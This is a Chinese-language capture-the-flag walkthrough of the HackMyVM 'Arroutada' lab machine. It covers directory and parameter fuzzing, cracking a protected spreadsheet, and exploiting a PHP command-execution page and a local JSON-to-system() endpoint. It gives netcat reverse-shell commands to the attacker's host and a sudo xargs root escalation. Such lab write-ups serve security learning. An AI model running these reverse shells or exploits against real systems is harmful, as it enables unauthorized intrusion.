**Arroutada攻击流程**

1. **信息收集**
   1. **主机发现**

利用arp-scan对网络内主机进行探测，这里除192.168.6.166外均是该网络中的已知服务器，因此192.168.6.166即是arroutada靶机。-l代表扫描本地网络，-e指定扫描的网卡。

电脑萤幕画面

描述已自动生成

图- 1

***注：为什么直接锁定到了靶机？***

***解释：这里我们已知arroutada是有漏洞的需要进行攻击，因此实际上arp-scan在此只起到了查找arroutada网络ip的作用。在实际攻击场景中，我们并不清除哪个主机有漏洞，因此每个探测到的主机都要尝试攻击。***

* 1. **端口扫描**

利用nmap对arroutada靶机(192.168.6.166)进行端口扫描。-s代表scan，S代表SYN扫描模式，V代表version以查看端口上的服务的版本信息。发现开放着80端口。

电脑屏幕的截图

描述已自动生成

图- 2

* 1. **Web路径扫描**

访问http://192.168.6.166:80，发现该页面是一个图片，先爆破一下当前位置的路径。命令行输入gobuster dir -u '192.168.6.166:80/' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -x html,php,txt,zip,bak.jpg。在浏览器中按f12打开开发者界面，以避免访问某些网页时遗漏隐藏信息。然后访问301重定向和200，发现http:// 192.168.6.166/scout/文件中声明存在一个文件位于/scout/\*\*\*\*/docs/下。

图形用户界面

中度可信度描述已自动生成

图- 3

文本

描述已自动生成

图- 4

图形用户界面, 应用程序

描述已自动生成

图- 5

利用gobuster的fuzz模块爆破，找到\*\*\*\*的具体文件名。输入命令gobuster fuzz -u 'http://192.168.6.166/scout/FUZZ/docs/' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt'，发现存在许多http回复报文长度为275且状态码为404，由于是404直接忽略这些文件，增加参数--exclude-length 275 -b 404，即gobuster fuzz -u 'http://192.168.6.166/scout/FUZZ/docs/' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' --exclude-length 275 -b 404，找到该文件即路径为scout/j2/docs。

文本

描述已自动生成

图- 6

文本

描述已自动生成

图- 7

页面访问该文件<http://192.168.6.166/scout/j2/docs/，发现两个文件pass.txt>、shellfile.ods和一堆z\*文件，z\*文件都是空，应该是作为混淆存在的。查看pass.txt文件没有什么可利用的内容。shellfile.ods文件是一个.ods格式的类office execel的.xlsx文件，访问该文件并下载到本地，发现该文件有密码保护。

图形用户界面, 文本, 应用程序

描述已自动生成

图- 8

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图- 9

图形用户界面

描述已自动生成

图- 10

1. **实施攻击**
   1. **.ods文件密码破解**

在kali中下载该文件，输入命令wget <http://192.168.6.166/scout/j2/docs/shellfile.ods>下载至本地。查看该文件，将下载到本地的shellfile.ods文件利用libreoffice2john工具提取hash到hash.txt，输入命令libreoffice2john shellfile.ods > hash.txt提取。再利用john工具暴力破解该hash，输入命令john -w=/usr/share/wordlists/rockyou.txt hash.txt破解，破解结束后输入john --show hash.txt查看密码为john11。，

文本

低可信度描述已自动生成

图- 11




图- 12




图- 13

文本

描述已自动生成

图- 14

* 1. **.php文件爆破参数**

输入密码查看该.ods文件，给出了一个.php文件，在浏览器访问该文件[http://192.168.6.166/thejabasshell.php，发现是一个空白页面，.php](http://192.168.6.166/thejabasshell.php，发现是一个空白页面，作为一个.php)文件一般都会从前端传参对参数处理后返回处理信息，这里先尝试一些GET传参。利用gobuster的fuzz模块，输入命令gobuster fuzz -u 'http://192.168.6.166/thejabasshell.php?FUZZ=1' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -b 400-404，大部分http回复报文length均为0，加入参数--exclude-length 0过滤一下，即gobuster fuzz -u 'http://192.168.6.166/thejabasshell.php?a=1&b=FUZZ' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -b 400-404 --exclude-length 0，发现一个参数a，加入该参数访问网页，提示还有一个参数b，加入参数b继续访问发现还是报错，这证明参数b可能需要特殊的值才会有特定的回显。继续爆破参数b。输入命令gobuster fuzz -u 'http://192.168.6.166/thejabasshell.php?a=1&b=FUZZ' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -b 400-404，发现大部分http回复报文length均为33，同理过滤长度33，即gobuster fuzz -u 'http://192.168.6.166/thejabasshell.php?a=1&b=FUZZ' -w '/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt' -b 400-404 --exclude-length 33。发现b特定的参数值是pass，加入b=pass访问该网页，发现还是空网页。尝试将1换成一些特定命令whoami看看，结果显示了该命令的运行结果。此时可以通过反弹shell获取shell。

图形用户界面, 应用程序, 表格, Excel

描述已自动生成

图- 15

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图- 16

文本

描述已自动生成

图- 17

文本

描述已自动生成

图- 18

图形用户界面, 文本, 应用程序

描述已自动生成

图- 19

图形用户界面, 文本, 应用程序, 聊天或短信

描述已自动生成

图- 20

文本

描述已自动生成

图- 21

文本

描述已自动生成

图- 22

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图- 23

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图- 24

* 1. **获取www-data shell**

首先在kali上输入命令nc -lvp 6666监听来自6666端口的连接请求，然后在浏览器输入[http://192.168.6.166/thejabasshell.php?a=nc 192.168.6.149 6666 -e /bin/bash&b=pass](http://192.168.6.166/thejabasshell.php?a=nc%20192.168.6.149%206666%20-e%20/bin/bash&b=pass)运行建立反弹shell的命令，返回kali查看成功建立连接，然后运行script /dev/null -c bash获取一个便于交互的新shell。



图- 25

文本

描述已自动生成

图- 26

文本

描述已自动生成

图- 27

1. **权限提升**

查看当前用户的权限，输入sudo -l，结果是www-data用户无权限查看用户权限。查看www-data用户家目录文件，发现存在一个user.txt和pass文件，shimmer均可查看或执行，查看user.txt，是一段讽刺的话；pass是一个可执行文件，被设置了SUID位，运行不需要输入root密码。运行发现还是需要输入程序自定义的一个密码，随便尝试一个密码999并不对，利用strings查看该文件的有用信息，输入strings pass，发现一个值得注意的文件/opt/root.pass，查看该文件的权限，shimmer并不能查看该文件，但该文件中很可能是root的密码，因此接下来设法以root身份运行命令以查看该文件。



图- 28

* 1. **特殊权限文件**

输入find / -perm -u=s 2>/dev/null查看被设置为SUID位的文件，这些文件均无法用于提权。

输入/usr/sbin/getcap -r / 2>/dev/null查看特殊能力文件，该文件无法用于提权。

文本

描述已自动生成

图- 29



图- 30

* 1. **定时启动项**

输入命令crontab -l查看当前用户定时任务，发现无当前用户的定时任务。查看系统定时任务，查看文件/etc/crontab、/etc/cron.d/\*、/etc/cron.hourly/\*、/etc/cron.daily/\*、/etc/cron.weekly/\*、/etc/cron.monthly/\*，这些文件及其定时执行的脚本或文件均对www-data用户无写权限，例如/etc/cron.d/下的php定时启动项只有root用户可修改，因此定时启动项无法利用以提权。



图- 31

文本

描述已自动生成

图- 32

文本

描述已自动生成

图- 33

文本

描述已自动生成

图- 34

文本

描述已自动生成

图- 35

文本

描述已自动生成

图- 36

文本

描述已自动生成

图- 37

电脑萤幕画面

描述已自动生成

图- 38



图- 39

* 1. **开机自启项**

进入/etc/init.d/查看当前系统的所有开机自启项，发现这些开机启动项文件和定时启动项文件一样，均对www-data用户无写权限。

文本

描述已自动生成

图- 40

* 1. **开放端口**

输入命令ss -tunalp查看端口开放信息，发现存在一个只能本地访问的8000端口（68端口是DHCP协议端口）。由于www-data几乎没有写权限，因此用wget加-o-参数将获得的网页内容直接显示在命令行查看，输入命令wget -O- <http://127.0.0.1:8000/>，发现一串编码字符和一个路径，这是一串Brainfuck编码的字符，找到一个Brainfuck编解码转换网站，将这串字符解码得到all HackMyVM hackers!!，这提示我们访问该.php文件。输入命令wget -O- <http://127.0.0.1:8000/priv.php查看该文件，发现该.php文件将会从POST>请求中读取一个json，将json中的command字段值作为php的system()函数的参数，而system()函数会将参数作为命令执行，因此可以通过构建一个含有json数据的POST请求实现远程代码执行。先在kali中输入命令nc -lvp 8888监听8888端口，然后在www-data的shell中输入命令wget --post-data='{"command":"nc 192.168.6.149 8888 -e /bin/bash"}' <http://127.0.0.1:8000/priv.php>，返回kali查看获取到shell，在kali执行script /dev/null -c bash获取一个方便交互的新shell，成功获取用户drito用户权限。

文本

描述已自动生成

图- 41

文本

描述已自动生成

图- 42




图- 43

图形用户界面

描述已自动生成

图- 44

文本

描述已自动生成

图- 45




图- 46

文本

描述已自动生成

图- 47

1. **进一步提升权限**

查看当前用户的权限，输入sudo -l，发现drito用户可以无密码使用sudo执行xargs，该可执行文件可以利用sudo xargs -a /dev/null sh命令获取一个root用户的shell，输入该命令，获取到root用户shell，提权成功。

文本

描述已自动生成

图- 48

图形用户界面, 文本

描述已自动生成

图- 49